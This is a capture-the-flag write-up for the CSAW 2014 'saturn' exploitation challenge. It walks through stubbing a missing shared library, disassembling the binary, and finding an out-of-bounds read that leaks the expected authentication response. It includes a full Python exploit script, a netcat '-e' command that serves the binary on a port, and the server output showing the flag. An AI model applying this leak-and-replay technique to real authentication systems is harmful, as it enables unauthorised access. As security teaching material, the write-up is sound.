CSAW CTF 2014 Qualification Round Write-up, Exploitation 400: “Saturn”

by Stu | Sep 22, 2014 | Capture the Flag |

The annual NYU Polytechnic School of Engineering Cyber Security Awareness Week (CSAW) Capture The Flag (CTF) competition online qualifiers were held September 19-21, 2014. This is a writeup of one of the Exploitation challenges we solved: "saturn".

The problem has this hint with an attached file.

> You have stolen the checking program for the CSAW Challenge-Response-Authentication-Protocol system. Unfortunately you forgot to grab the challenge-response keygen algorithm (libchallengeresponse.so). Can you still manage to bypass the secure system and read the flag?
>
> nc 54.85.89.65 8888

We start off with a typical examination of the file:

```
[root@localhost saturn]# file saturn
saturn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.24,
BuildID[sha1]=0xa55828fef5637b04d127681ada4a06b332d54a9c, stripped
```

The CTF hint gave us the tip to look for which shared objects the binary is linked with.

```
[root@localhost saturn]# ldd saturn
        linux-gate.so.1 =>  (0xb77f8000)
        libchallengeresponse.so => not found
        libc.so.6 => /lib/libc.so.6 (0x48ad5000)
        /lib/ld-linux.so.2 (0x48ab2000)
```

So we can’t even run `saturn` yet because we didn’t steal the “challenge-response keygen algorithm.” We look at the imports of saturn and notice that `fillChallengeResponse` is among them. So we create a `.c` file containing a prototype for that function that will be exported. For now, ignore the contents of the function… that comes later.

```
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>

void hexdump(unsigned char * arr){
    int i;
    for(i=0;i<16;i++){
        printf("%x ", arr[i]);
    }
}

unsigned char * challenge =  "0123456789abcdef0123456789ABCDEF";
unsigned char * response = "ZXCVBNMKJHGFDSAPzxcvbnmkjhgfdsap";


void fillChallengeResponse(int a, int b, int c, int d, int e, int f){
    printf("Inside fillChallengeResponse\n");
    printf("Got 0x%x, 0x%x, 0x%x, 0x%x, 0x%x, 0x%x\n", a, b, c, d, e, f);
    memcpy((void *)a, (void*)challenge, 32);
    memcpy((void *)b, (void*)response, 32);
}                                                    libchallengeresponse.c
```

Compile it into a `.so`.

```
[root@localhost saturn]# gcc -shared libchallengeresponse.c -o
libchallengeresponse.so
```

Assuming that both `saturn` and your new `.so` are in the same directory, you can simply add the current directory to your library path.


```
[root@localhost saturn]# export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:.
```

Now you can run `saturn`, and since we have exported the environment variable, you can run it inside `gdb` and it will pick up your `.so`.

At this point you can combine dynamic and static analysis as well as some guess work. I arrived at the answer mostly through static analysis, although `ddd` contributed as well. You can run the program listening on the network with a command like

```
[root@localhost saturn]# nc -l 8888 -e saturn -x ncout.txt
```

Opening `saturn` in your favorite disassembler (say, IDA Pro), we look for the use of the `fillChallengeResponse` function we created earlier. In that area of the program, we find this main code loop:



Snippet from saturn binary in IDA Pro graph view

I labeled some of the functions in blue based on analyzing the disassembly. The key is to look for known imports (`fread`, `read`,`write`, etc.) of library functions and examine their arguments. We see here by following the logic from top to bottom that if the first four bits of the byte the program reads from `stdin` is `0xA`, it goes to “`print_4_bytes_of_buf`“; if it’s `0xE`, it goes to “`save_response`“; and if it’s `0x8`, it goes to “`check_resp_and_print_flag`.” You know it’s the flag function because of the obvious `fread` of “`flag.txt`” in that function’s machine code.

At this point, we have uncovered most of the algorithm the server uses. The last piece of the puzzle is to recognize that the two arguments to the `fillChallengeResponse` function in`libchallengeresponse.so` are next to each other in the binary’s `.data` section (`0x804A0C0` and `0x804A0E0`). They are both 32 bytes. The key is that the four least significant bits of the`0xA0` code is used to index into that memory. Since it reads four bytes at a time, we can actually read 64 bytes of memory using the range`0xA0-0xAF`, not just 32 bytes!

So we write a quick and dirty Python script to send the bytes to the server, read past the challenge into the response, send the response back, and then ask for the contents of `flag.txt`.

```
#!/usr/bin/env python

import sys, socket, struct

def get_response(s):
    """Get a response from the socket."""
    response = s.recv(1024)
    print "The challenge server says: ", response
    print "\tBytes: %s" % hex_dump(response)
```

```
    return response

def hex_dump(arr):
    """Pretty print"""
    return ":".join("{:02x}".format(ord(c)) for c in arr)

#Arguments: <IP of challenge server> <port>
if __name__ == "__main__":
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((sys.argv[1], int(sys.argv[2])))

    #Get the banner message
    get_response(s)

    print "Sending bytes"
    challenge = ""

    #Send increasing values from 0xa0. The 4 LSBits of this code
    #  are used as an index into the array.  Each aX value sent
    #  to the challenge server retrieves 4 bytes
    #Note that 0x10*4 > 0x20, so we're going to retrieve bytes
    #  from outside the challenge buffer in memory.
    for i in range(0x10):
        val = 0xa0 + i

        s.send(struct.pack("<B", val))

        #Get 4 bytes of memory from the server
        response = get_response(s)
        for c in response:
            challenge += c

    print "Complete response: ", hex_dump(challenge)

    #We overran the buffer so the last half of the array is
    #  the expected response
    myresponse = challenge[32:]
    print "Sending back challenge: ", hex_dump(myresponse)

    #Send a series of values increasing from 0xe0 followed by
    #  4 bytes of the expected response.  The server doesn't
    #  respond in between our sends.
```

```
    #8*4 = 32 bit response
    for i in range(8):
        val = 0xe0 + i
        s.send(struct.pack("<B", val))
        ri = i*4
        s.send(struct.pack("<BBBB", ord(myresponse[ri]), ord(myresponse[ri+1]
          ord(myresponse[ri+2]), ord(myresponse[ri+3])))
    print "Sent challenge"


    #Now that we've sent the correct response back to the server, we
    #   send the final magic code to trigger the check and cause the server
    #   to print the contents of flag.txt
    print "Sending final code..."
    s.send(struct.pack("<B", 0x80))

    get_response(s)

    print "Exiting..."
                                                                    saturn.py
```

And here is the output from the CSAW server:

```
[root@localhost saturn]# python saturn.py 54.85.89.65 8888
The challenge server says:  CSAW ChallengeResponseAuthenticationProtocol
Flag Storage

        Bytes:
43:53:41:57:20:43:68:61:6c:6c:65:6e:67:65:52:65:73:70:6f:6e:73:65:41:75:74:
68:65:6e:74:69:63:61:74:69:6f:6e:50:72:6f:74:6f:63:6f:6c:20:46:6c:61:67:20:
53:74:6f:72:61:67:65:0a
Sending bytes
The challenge server says:  x@
        Bytes: 78:ea:cd:40
The challenge server says:  <\
        Bytes: dd:3c:01:5c
The challenge server says:  E(
        Bytes: 45:c8:a3:28
The challenge server says:  H
        Bytes: a1:eb:d9:48
The challenge server says:  I P
```

```
        Bytes: e3:49:d8:50
The challenge server says:  J?Xv
        Bytes: 4a:82:58:76
The challenge server says:  '??1
        Bytes: 27:c0:fd:31
The challenge server says:  ???(
        Bytes: de:f8:f0:28
The challenge server says:  ?h1
        Bytes: f9:68:10:31
The challenge server says:  ??y%
        Bytes: 81:9f:79:25
The challenge server says:  ?|#
        Bytes: d9:a7:7c:23
The challenge server says:  jl~
        Bytes: 03:6a:6c:7e
The challenge server says:  ???S
        Bytes: 9e:b8:e7:53
The challenge server says:  ??S
        Bytes: a4:c3:53:20
The challenge server says:  o=+
        Bytes: 00:6f:3d:2b
The challenge server says:  `??
        Bytes: 60:9f:bb:00
Complete response:
78:ea:cd:40:dd:3c:01:5c:45:c8:a3:28:a1:eb:d9:48:e3:49:d8:50:4a:82:58:76:27:
c0:fd:31:de:f8:f0:28:f9:68:10:31:81:9f:79:25:d9:a7:7c:23:03:6a:6c:7e:9e:b8:
e7:53:a4:c3:53:20:00:6f:3d:2b:60:9f:bb:00
Sending back challenge:
f9:68:10:31:81:9f:79:25:d9:a7:7c:23:03:6a:6c:7e:9e:b8:e7:53:a4:c3:53:20:00:
6f:3d:2b:60:9f:bb:00
Sent challenge
Sending final code...
The challenge server says:  flag{greetings_to_pure_digital}

        Bytes:
66:6c:61:67:7b:67:72:65:65:74:69:6e:67:73:5f:74:6f:5f:70:75:72:65:5f:64:69:
67:69:74:61:6c:7d:0a
Exiting...
```

Flag: `greetings_to_pure_digital`